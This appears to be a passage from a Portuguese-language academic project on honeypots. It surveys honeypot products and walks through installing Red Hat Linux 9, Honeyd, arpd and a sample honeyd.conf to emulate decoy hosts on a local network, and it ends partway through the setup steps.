O NetBait[08] é uma solução comercial para criação de honeyfarms criando instrumentos chamados Server Farms (Servidor de Fazendas). Dentro destas fazendas você pode colocar todos os sistemas que você quiser. Existem também os redirectors, que farão exame da atividade de um atacante e os dirigirão de novo aos sistemas pré-determinados dentro dos Server Farms. Um atacante sonda ou ataca um IP específico. O conceito do NetBait é fornecer um serviço de fazenda do honeypot. Toda a organização utilizará os redirectors em suas redes para dirigir toda a atividade não autorizada às fazendas de NetBait. As organizações não precisam mais analisar os dados ou manter os dados dos honeypots por muito tempo, nem preocupar-se com a responsabilidade ou risco. Podem ganhar o poder e as vantagens dos honeypots, sem edições do recurso ou do risco.

3.1.4.1.6 NetFacade

O NetFacade[09] é uma honeynet comercial, que funciona nas plataformas Solaris, SunOS e UNIX. Desenvolvido pela organização de Verizon Tecnologia, fornece uma potencialidade para verificar acessos não autorizados em sua rede, tornando-se um perímetro adicional na monitoração. O NetFacade cria uma Honeynet para alertar as intrusões ocorridas.

Além de ter um efeito secundário de distrair intrusos de sondar e de atacar os alvos reais de uma rede, o NetFacade simula uma rede de anfitriões (uma estação com o software instalado e configurado para receber o invasor) que faz o papel de emular os serviços vulneráveis.

Uma varredura da escala do IP (scanners) dirige-se ao NetFacade que está simulando a honeynet e retornará para o invasor que realizou esta atividade a informação dos serviços simulados como se fossem serviços de rede reais que funcionam nos anfitriões reais. Desde que não haja nenhum usuário real desta rede virtual de anfitriões simulados, todo o tráfego neste anfitrião é considerado ser

suspeito. Todo o tráfego detectado pelo NetFacade na rede virtual é registrado e trazido à atenção da administrador de segurança da rede.

3.1.4.2 Soluções OpenSouce

3.1.4.2.1 BOF - BackOfficer Friendly

O BOF[10] é um Honeypot gratuito que emula serviços básicos como HTTP, FTP, SMTP, POP3, etc. Possui a capacidade de monitorar sete portas por vez. Trata-se de um software bastante limitado com um nível de interação baixo com o atacante, indicado para os iniciantes que desejam verificar o funcionamento de um honeypot.

Figura 22 – Menu de opções do BackOfficer Friendly



Figura 23 – Interface de alertas BackOfficer Friendly

3.1.4.2.2 Honeyperl

Trata-se de um script desenvolvido pelo Honeypot Project BR podendo ser uma ferramenta muito fácil de instalar e configurar (o arquivo de configuração está em português do Brasil e muito bem comentado). Sendo necessário a que a Liguangem Perl esteja instalado no SO.

O Honeyperl [11] possui a capacidade de rodar em sistemas Unix, e tem a capacidade de emular muitos serviços, sendo que estes são separados em módulos independentes, e existe um arquivo de configuração (honeyperl.conf) que facilita o processo de configuração.

Nos releases da ferramenta existe um módulo telnet com as seguintes características: login simulando stack-overflow, shell interativa, ambiente chroot e geração de logs.

3.1.4.2.3 Honeyd

O Honeyd[12] é um honeypot de baixa interatividade projetado originalmente para funcionar em sistemas Unix, mas atualmente, este já é capaz de rodar em plataformas Windows, devido a sua popularidade, este é um dos principais aplicativos utilizados na construção de honeypots. Este tipo de honeypot é muito usado para o registro de atividades maliciosas (logs) dos intrusos, tentativas de acesso a essas portas, sendo um repositório de informações de grande valor para o administrador, obtendo conhecimentos suficientes para se prevenir contra ataques desse tipo.

O Honeyd é um software de código aberto, livre não somente para o seu uso, mas também para alterações, correções e novas implementações e conta com a contribuição de usuários e profissionais de segurança. Apresenta um determinado conjunto de novas potencialidades não previstas em aplicações comerciais.

Este aplicativo possui a capacidade de emular centenas de sistemas operacionais como o Windows XP, Windows NT Server, Linux e também equipamentos proprietários, como os roteadores da Cisco. Realiza também a emulação de serviços específicos, como por exemplo: FTP, TELNET, HTTP etc.

Uma das características é a simulação de aplicações no espaço de endereços IP não utilizados, utilizando vários simultaneamente. Isso ocorre devido ao fato de este ser capaz de assumir vários endereços IP que não estão sendo utilizados pela rede utilizando um utilitário arpd[20] para fazer a técnica de ARP Spoofing, isto é, o forjamento da tabela ARP nas plataformas operacionais Unix. As vantagens de se emular vários SO(s) e serviços específicos leva-se ao fato que, a rede emulada criada com o Honeyd assume a aparência e o comportamento de um sistema real de produção.

Por se tratar de um aplicativo classificado como honeypots de baixa interatividade, atuação do atacante é limitada pelo fato de todos os serviços serem simulados e, portanto, não há interação do atacante com o sistema real. Mesmo que o serviço seja executado em baixo privilégio, se o invasor comprometer o host onde o Honeyd foi instalado e configurado, o atacante conseguirá somente alguns privilégios restritos pela política de acesso ao qual este foi criado.

3.1.4.2.4 Honeywall CDROM

Este projeto utiliza o conceito de um processo de controle, onde a captura e coleção dos dados são feitos em um único dispositivo, tornando mais fácil a administração da honeynet. O HoneyWall Gateway é um dispositivo que separa as redes, possui uma camada com duas bridges, permitindo integração e verificação de ameaças também nas redes internas.

O projeto Honeywall[13] teve como objetivo fase inicial, desenvolver um CDROM inicializável que contivesse um Honeynet Gateway, ou, como também é chamado HoneyWall. Este sistema possui todo o sistema de controle e captura de informações, facilitando a instalação de uma Honeynet. Este sistema possui também a opção de fazer os registros de logs em um sistema central de logs. Esta fase já está concluída.

O Honeywall é um CD-ROM capaz de criar uma máquina de gerência para a honeynet sem necessidade de sistemas instalados. O SO funciona diretamente pelo CD-ROM, sendo facilmente transportado para qualquer local desejado. O grupo Honeynet Project também possui uma página dedicada a sugestões de novas pesquisas utilizando uma honeynet.

3.1.4.2.5 Tiny Honeypot

O Tiny Honeypot[14] é um software OpenSource, desenvolvido para plataforma. Linux. Este simula serviços de TELNET e FTP. O honeypot monitora todas as portas e provê uma série de respostas falsas aos pedidos do atacante. A meta não é enganar atacantes qualificados, e sim deixar que estes realizem suas ações. Este software foi classificado como um honeypot de baixa interação quando é colocado em produção. Possui a característica de monitorar as portas acessadas pelo atacante e prover uma série de respostas falsas. Foi desenvolvido para

sistemas UNIX, foi escrito na linguagem de programação Perl, faz a simulação de serviços HTTP e FTP.

3.1.4.2.6 HOACD

O HOACD[15] é uma implementação de um honeypot que roda diretamente do CD, registrando somente os seus logs no disco rígido. HOACD é baseado no OpenBSD e Honeyd, um daemon que cria hosts virtuais em uma rede para estudar de uma maneira segura, possíveis tentativas de ataques e intrusões, ou "esconder" os verdadeiros servidores em uma selva de sistemas virtuais. Neste sentido, podemos considerá-la como uma verdadeira Honeynet portátil. HOACD é uma implementação de um honeypot de baixa interatividade, baseado no Honeyd, que roda diretamente pelo CD e armazena os arquivos de log e configuração no HD.

3.1.4.2.7 Deception Toolkit

Desenvolvida por Fred Cohen o Deception Toolkit[16] teve seu primeiro release, DTK version 0.1, em novembro de 1997. Era uma ferramenta free desenvolvida em C e Perl para sistemas Unix que simulam vários servidores. Esta ferramenta emula diversas vulnerabilidades e coleta as informações sobre os ataques sofridos. Foi justamente nesta época que surgiu o termo honeypot como definição para um recurso de segurança preparado especificamente para ser sondado, atacado ou comprometido e para registrar essas atividades.

Um fato importante a ser lembrado, é que após o surgimento do DTK diversas outras tecnologias de honeypots foram desenvolvidas, incluindo diversos produtos comerciais como o Cybercop Sting, o NetFacade e o NFR BackOfficer Friendly.

Foi um dos primeiros honeypots desenvolvidos de forma completa, sendo bastante interessante para estudo.

Classificação: baixa interação / produção

3.1.4.2.8 LaBrea Tarpit

Desenvolvido por Tom Liston, o LaBrea Tarpit[17] é mais um honeypot OpenSource criado para sistemas Windows ou Unix. Trata-se de um sistema de detecção de intrusão que possui uma fácil utilização, emulando sistemas e serviços. Umas das características do LaBrea é que este é um programa que cria um tarpit

(poço de piche), assumindo o comando de endereços de IP novos em uma rede e criando máquinas virtuais que respondem a tentativas de conexão, realiza o trabalho de observar as requisições ARP, mas possui a capacidade de somente aceitar a conexão. As respostas forjadas enviadas pelo honeypot são utilizadas para manter uma conexão aberta com o atacante, diminuindo a velocidade ou até parando o ataque automatizado.

3.1.5 Softwares adotados para o projeto

3.1.5.1 O IDS

O IDS Snort[30] é uma excelente solução open source que oferece uma grande facilidade de configuração e uma série de recursos como plugins especiais para a importação das informações para vários tipos de banco de dados, como por exemplo, o banco de dados Mysql. Isso facilita o armazenamento das informações e possibilita a integração de softwares gerenciáveis para acompanhamento de atividades maliciosas, como por exemplo, o software Analysis Console for Intrusion Databases (ACID) que foi muito citado nas comunidades do Snort, sendo assim, selecionado para este projeto.

3.1.5.2 O Honeyd

A escolha do Honeyd foi fundamental para o projeto, pois ele possibilita a criação de vários hosts virtuais dentro de um único computador, fácil instalação, configuração e possui a possibilidade de simular uma grande variedade de equipamentos, como por exemplo, roteadores, firewalls, access points, etc., economizado gastos consideráveis com o projeto.

3.1.5.3 O Filtro de Pacotes

O filtro de pacotes adotado para o projeto está incluído dentro do kernel do Linux. O Netfilter IPtables[37] é considerado por muitos profissionais como uma excelente solução para a implementação de firewalls. Este possui características interessantes, como por exemplo, a implementação de NAT, redirecionamento, regras para proteção de DoS, Spoofing e uma série de recursos.

3.1.6 Passos de instalação e configuração

3.1.6.1 Instalação do Red Hat Linux 9

Coloque o cd 1 do Red Hat Linux 9 e reinicie a instalação, não esqueça que a opção de boot pelo cdrom deve estar habilitado nas configurações de inicialização de sua cpu.

Na tela de prompt após a inicialização do cd pressione **<Enter>** no teclado para começar, e aguarde ser carregado o ambiente gráfico de instalação;



Figura 24 - Tela de inicialização após o processo de boot pelo cdrom

Ao iniciar o ambiente gráfico, na tela "**Welcome to Red Hat Linux**" clique no botão "**Next**";

Em "**Language Selection**" selecione o idioma "**English (English)**" e clique no botão "**Next**";

Em "**Keyboard Configuration**" selecione "**Brazilian (ABNT2)**" e clique no botão "**Next**";

Em "**Mouse Configuration**" selecione "**3 Button Mouse (PS/2)**" e clique no botão "**Next**";

Em "**Installation Type**" selecione a opção "**Custom**" e clique no botão "**Next**";

Em "**Disk Partitioning Setup**" selecione "**Automatically Partition**" e clique no botão "**Next**". Logo em seguida surgirá uma tela de aviso "**Warning**", e então clique no botão "**Next**";

Em "**Automatic Partitioning**" escolha a opção "**Remove all Linux Partitions on this system**" e clique no botão "**Next**";

OBS: Caso você já tenha um sistema linux instalado e não queira remover, escolha a opção "**Keep all partitions and use existing free space**", e clique no botão "**Next**", desta forma ele usará o espaço livre do disco rígido para a instalação.

Ao clicar no botão "**Next**" do passo anterior surgirá uma tela de aviso "**Warning**" clique em "**Yes**" e então clique no botão "**Next**";

Em "**Disk Setup**" pode-se editar o tamanho das partições selecionando-as e clicando no botão "**Edit**" para modificar as partições de acordo com as suas necessidades;



Figura 25 - Configurando as partições com o Disk Setup

Observando o passo abaixo, foi realizada a configuração das partições com os seguintes parâmetros na tela "**Disk Setup**":

Tabela 3 – Configurações das partições Linux do Honeypot

v Device **v Hard Drives** **/dev/had**	**Mount Point/ RAID/Volume**	**Type**	**Format**	**Size MB**
/dev/hda1	/boot	ext3	√	102
/dev/hda2	/	ext3	√	12316
/dev/hda3		swap	√	1024

Após realizar a configuração das partições do passo anterior, clique no botão "**Next**" para continuar;

Na tela "**Boot Loader Configuration**" selecione o sistema que realizará o carregamento da inicialização do sistema, clique no botão "**Change boot loader**", e selecione a opção "**Use LILO as the boot loader**" e clique no botão "**OK**". Logo após, clique no botão "**Next**" para continuar;

Na tela "**Network Configuration**" clique no botão "**Edit**" e surgirá a tela "**Edit Interface Eth0**" desmarque a opção "**Configure using DHCP**". Em "**Hostname**" selecione a opção "**manually**" e digite um nome opcional para o host. Em "**Miscellaneous Settings**" digite no campo do "**Gateway**" o endereço ip do seu modem ADSL. Defina nos campos **Primary** e **Secondary DNS** os endereços ip dos servidores DNS do seu provedor ADSL. Após as configurações realizadas, clique no botão "**Next**" para continuar;



Figura 26 - Network Configuration

Na tela "**Firewall Configuration**" selecione a opção "**Medium**" e selecione a subopção "**Customize**" e escolha os serviços de acordo com as suas necessidades. Em "**Trusted Devices**" selecione a sua interface de rede (eth0).

OBS: Este passo é opcional, visto que as regras de firewall serão reconfiguradas futuramente nos passos de instalação para atender as necessidades do honeypot;

Após realizar as configurações, clique no botão “**Next**” para continuar;

Na tela “**Additional Language Support**” selecione “**English (USA)**” e “**Portuguese (Brasil)**”. Após, clique no botão “**Next**” para continuar;

Na tela “**Time Zone Selection**” escolha a Location “**América/São Paulo**” e clique no botão “**Next**” para continuar;

Na tela “**Set Root Password**” defina a senha de administrador (root). É importante não esquecer esta senha pois ela será usada para o acesso privilegiado ao sistema Linux. Após definir a senha, clique no botão “**Next**” para continuar;

Na tela “**Authentication Configuration**” clique no botão “**Next**”;

Em “**Package Group Selection**” foi realizada a configuração de acordo com as necessidades, e a escolha dos pacotes foi divida em tipos de seleção como podemos observar abaixo:

Primeiramente devemos assimilar os seguintes conceitos:

As “**Categorias**” definem o conjunto aplicativos e programas que compõem a categoria, como por exemplo, a categoria “**Desktops**” possui dentro seu conjunto as aplicações de “X Window System”, “GNOME Desktop Environment” e “KDE Desktop Environment”;



Figura 27 – Package Group Selection

A opção “**Details**” ao lado de cada um dos conjuntos de aplicativos, permite que o usuário adicione ou exclua individualmente determinados pacotes das aplicações;

Foi criado um script de instalação de categorias para facilitar o conjunto de ações que o usuário deve realizar na seleção de pacotes para facilitar a instalação do honeypot:

*** Marcar Todos**: Usuário deve selecionar um determinado conjunto de aplicativos dentro de uma categoria, inclusive clicar no botão de opção "**Details**" e marcar todos os pacotes individualmente;

*** Somente deixar o conjunto de aplicativos marcado**: O usuário deve selecionar um determinado aplicativo dentro de uma categoria e não precisa clicar no botão de opção "**Details**";

* **Não Marcar**: Usuário desmarca um determinado conjunto de aplicativos dentro de uma categoria;

*** Opcional**: Usuário pode marcar o conjunto de aplicativos ou selecionar os pacotes individualmete de acordo com as suas necessidades;

Script de Instalação de programas no Red Hat Linux 9

Categoria Desktops	**Ação:**
X Window System	* Marcar Todos
GNOME Desktop Environment	* Marcar Todos
KDE Desktop Environment	* Marcar Todos / * Opcional

Categoria Applications	**Ação:**
Editors	* Marcar Todos
Engineering and Scientific	* Não Marcar
Graphical Internet	* Somente deixar o conjunto de aplicativos marcado:
Text based Internet	* Não Marcar
Office/Productivity	* Não Marcar
Sound and Vídeo	* Não Marcar
Authoring and Publishing	* Não Marcar
Graphics	* Somente deixar o conjunto de aplicativos marcado
Games and Entertaiment	* Não Marcar

Categoria Servers	**Ação:**
Server Configuration Tools	* Somente deixar o conjunto de aplicativos marcado
Web Server	* Somente deixar o conjunto de aplicativos marcado
Windows File Server	* Não Marcar
DNS Name Server	* Não Marcar
FTP Server	* Não Marcar
SQL Database Server	* Marcar Todos
News Server	* Não Marcar
Network Servers	* Não Marcar

Categoria Development	**Ação:**
Development Tools	* Marcar Todos
Kernel Development	* Marcar Todos
X Software Development	* Marcar Todos
GNOME Software Development	* Somente deixar o conjunto de aplicativos marcado
KDE Software	* Não Marcar

Categoria System	**Ação:**
Administration Tools	* Marcar Todos
System Tools	* Marcar Todos
Printing Support	* Não Marcar

Após a seleção dos pacotes, clique no botão “**Next**” para continuar o processo de instalação;

Na tela “**About to Install**” clique no botão “**Next**” para iniciar a instalação. Aguarde o processo de instalação dos pacotes, será necessário à troca do cds quando o sistema solicitar para realizar a instalação dos pacotes selecionados;

Na tela "**Boot Diskette Creation**" selecione a opção "**No, I do not want to create a boot diskette**". Logo em seguida, clique no botão “**Next**” para continuar;

Na tela "**Graphical Interface (X) Configuration**", você pode utilizar o driver de vídeo genérico "**VESA driver(generic)**", mas esta escolha é opcional. O usuário conhecendo as especificações da placa de vídeo da estação de trabalho pode informar o tipo de placa de vídeo selecionando o fabricante e digitando a quantidade de memória RAM da placa de vídeo em "**Video card RAM**".

Uma das explicações a serem dadas pela escolha do driver de vídeo genérico é a finalidade de se evitar conflitos de inicialização do ambiente gráfico. Após realizar as configurações de vídeo, clique no botão “**Next**” para continuar;

Na tela "**Customize Graphics Configuration**" ajuste as configurações de acordo com as preferências pessoais como, por exemplo, o tipo de inicialização do Sistema Linux. Em "**Please choose your login type**" o usuário deve escolher em qual ambiente deseja que o sistema seja inicializado, isto é, no ambiente gráfico ou texto. Após clique no botão "**Next**" para continuar;

Na tela "**Congratulations**" clique no botão "**Exit**", aguarde o sistema reiniciar. Pronto, você acaba de instalar o Linux Red Hat 9 na sua estação.

3.1.6.2 A Instalação do Honeyd

Abaixo são citados os pacotes necessários para o funcionamento do Honeyd:

• **Perl**: Pré-requisito para execução e interpretação dos scripts, o pacote foi instalado no script de instalação posterior;

• **Phyton**: Pré-requisito para execução e interpretação dos scripts, o pacote foi instalado no script de instalação posterior;

• **Pacotes Essenciais** (são requisitos obrigatórios, devem ser instalados para que o honeypot do projeto funcione corretamente): **libdnet**, **libevent**, **arpd**, **libdnsres**, **libpcre** e **honeyd**. Os mesmos serão instalados na etapa 1 a seguir.

Etapa 1: Instalar os pacotes libdnet, libevent, libdnsres, arpd, libpcre e honeyd.

Instalação do pacote libdnet:

```
# tar -xzvf libdnet-X.XX.tar.gz
# cd libdnet-X.XX
# ./configure --prefix=/usr/local/libdnet
# make
# make install
```

Instalação do pacote libevent:

```
# tar -xzvf libevent-X.XX.tar.gz
# cd libevent-X.XX
# ./configure --prefix=/usr/local/libevent
# make
# make install
```

Instalação do pacote libdnsres:

```
# tar -xzvf libdnsres-X.XX.tar.gz
# cd libdnsres
# ./configure --prefix=/usr/local/libdnsres --with-libevent=/usr/local/libevent
# make
# make install
```

Instalação do pacote arpd:

```
# tar -xzvf arpd-X.X.tar.gz
# cd arpd
# ./configure --prefix=/usr/local/arpd --with-libdnet=/usr/local/libdnet
                --with-libevent=/usr/local/libevent
# make
# make install
```

Instalação do pacote libpcre:

```
# tar -xzvf libpcre-X.XX.tar.gz
# cd libpcre-X.XX
# ./configure
# make
# make install
```

Uma observação válida, em caso de erros como o citado abaixo, deve-se então configurar o caminho (PATH) da biblioteca libevent-1.3b.so.1 *para evitar erros ao executar o arpd:*

```
# arpd
```

```
arpd: error while loading shared libraries: libevent-1.3b.so.1: cannot open shared object file: No such file or directory
```

Verifique se a biblioteca **libevent-1.3b.so.1** se encontra no caminho /**usr**/**local**/**lib**

```
# cd  /os/local/lib.
# ls
libdnet                  libevent.la      libpcreposix.so.0
libdnet.1                                          libevent.so
libpcreposix.so.0.0.0
libdnet.1.0.1            libpcap.a        libpcre.so
libdnet.a                libpcre.a        libpcre.so.0
libdnet.la               libpcre.la       libpcre.so.0.0.1
libevent-1.3b.so.1       libpcreposix.a   php.ini
libevent-1.3b.so.1.0.3   libpcreposix.la  pkgconfig
libevent.a               libpcreposix.so
```

E para corrigir o problema digite as seguintes linhas no final de arquivo do /etc/bashrc :

```
LD_LIBRARY_PATH=$LD_LIBRARY_PATH:/usr/local/lib
export LD_LIBRARY_PATH
```

Execute novamente o arquivo /**etc**/**bashrc** ou reinicie a estação que o problema será resolvido. Para verificar o executável do ardp está funcionando corretamente, siga o exemplo abaixo:

```
# arpd  10.0.0.0/24
```

O resultado poderá ser semelhante ao que é mostrado abaixo:

```
arpd[16101]: listening on eth0: arp and (dst net 10.0.0.0/24) and not ether src 00:10:47:E5:12:86
```

Desta forma concluí-se que, o arpd está funcionando corretamente:

Instalando e configurando o Honeyd:

```
# tar -xzvf honeyd-X.XX.tar.gz
# cd honeyd
# ./configure --prefix=/usr/local/honeyd --with-libevent=/usr/local/libevent
--with-libdnet=/usr/local/libdnet --with-libdnsres=/usr/local/libdnsres
--with-arpd=/usr/local/arpd
# make
# make install
```

Agora, torna-se necessário realizar a configuração do honeyd:

```
# cp -r /usr/local/honeyd/  /etc/honeyd
# mkdir  /etc/honeyd/conf
# mkdir  /etc/honeyd/scripts
# mkdir  /etc/honeyd/logs
# touch  /etc/honeyd/conf/honeyd.conf
```

O arquivo **honeyd.conf** é criado pelo usuário para armazenar o script da configuração da honeynet. No site principal do projeto[12], existem muitos exemplos e dicas para serem utilizados nos projetos de Honeypots.

Na página seguinte, será mostrado um simples exemplo de um arquivo de configuração:

```
### Inicio do arquivo Honeyd.conf
#####################################################################
### We now have the rest of our templates and honeypot behavior ###
###                                                               ###
### Port Behavior                                                 ###
### TCP (default is Open)                                         ###
###  - Open:   Respond with Syn/Ack, establish connection         ###
###  - Block:  Drop packet and do not reply                       ###
###  - Reset:  Respond with RST                                   ###
###  - Tarpit: Sticky connection                                  ###
###                                                               ###
### UDP (default is Closed)                                       ###
###  - Open:  No response                                         ###
###  - Block: Drop packet and do not reply                        ###
###  - Reset: Respond with ICMP port error message                ###
###                                                               ###
```

```
### ICMP (default is Open)                                              ###
###   - Open:  Reply to ICMP packets                                    ###
###   - Block: Drop packet and do not reply                             ###
#########################################################################

create router
set router personality "Cisco 7206 running IOS 11.1(24)"
set router default tcp action open
add router tcp port 23 "perl /etc/honeyd/scripts/router-telnet.pl"

create winserv
set winserv personality "Microsoft Windows Server 2003 Enterprise Edition"
set winserv uptime 8728650
add winserv tcp port 21 "sh /etc/honeyd/scripts/win2k/msftp.sh $ipsrc $sport $ipdst $dport"
add winserv tcp port 80 "sh /etc/honeyd/scripts/win2k/iis.sh $ipsrc $sport $ipdst $dport"
add winserv tcp port 443 "sh /etc/honeyd/scripts/win2k/iis.sh $ipsrc $sport $ipdst $dport"
set winserv default tcp action reset
set winserv default udp action reset
set winserv default icmp action open

create linux
set linux personality "Linux 2.4.16 - 2.4.18"
set linux default tcp action reset
set linux default udp action reset
set linux default icmp action open
set linux uptime 3294450
add linux tcp port 21 "sh /etc/honeyd/scripts/linux/proftpd.sh"
add linux tcp port 23 "sh /etc/honeyd/scripts/linux/telnetd.sh"
add linux tcp port 80 "sh /etc/honeyd/scripts/linux/apache.sh"
add linux tcp port 443 "sh /etc/honeyd/scripts/linux/apache.sh"
add linux tcp port 9998 "sh /etc/honeyd/scripts/test.sh $ipsrc $dport"
add linux tcp port 113 reset
add linux tcp port 5000 reset

bind 10.0.0.100 router
bind 10.0.0.4 winserv
bind 10.0.0.5 linux
#  fim do arquivo honeyd.conf
```

Após a criação do arquivo **honeyd.conf** é necessário iniciar o forjamento da tabela arp (arp spoofing) usando o utilitário arpd para isso faça:

```
# arp  -s  <Endereço IP a ser forjado>  <MAC-Address>  pub
```

Onde:

Endereço IP a ser forjado - Geralmente este é o endereço de IP que será usado para a resolução de algum honeypot criado no arquivo honeyd.conf, como por exemplo, dois honeypots windows (10.0.0.4 e 10.0.0.5).

MAC-Address - Endereço MAC do dispositivo que irá responder pelas requisições do ip, geralmente pode ser o endereço MAC da placa de rede.

Para saber o endereço MAC da sua placa de rede digite:

```
# ifconfig | grep ether
```

Você poderá ver algo semelhante a saída abaixo:

```
ether 00:10:47:E5:12:86
```

Agora vamos usar o mesmo MAC Address encontrado para criar os dois honeypots Windows e Linux virtuais usando o Honeyd:

```
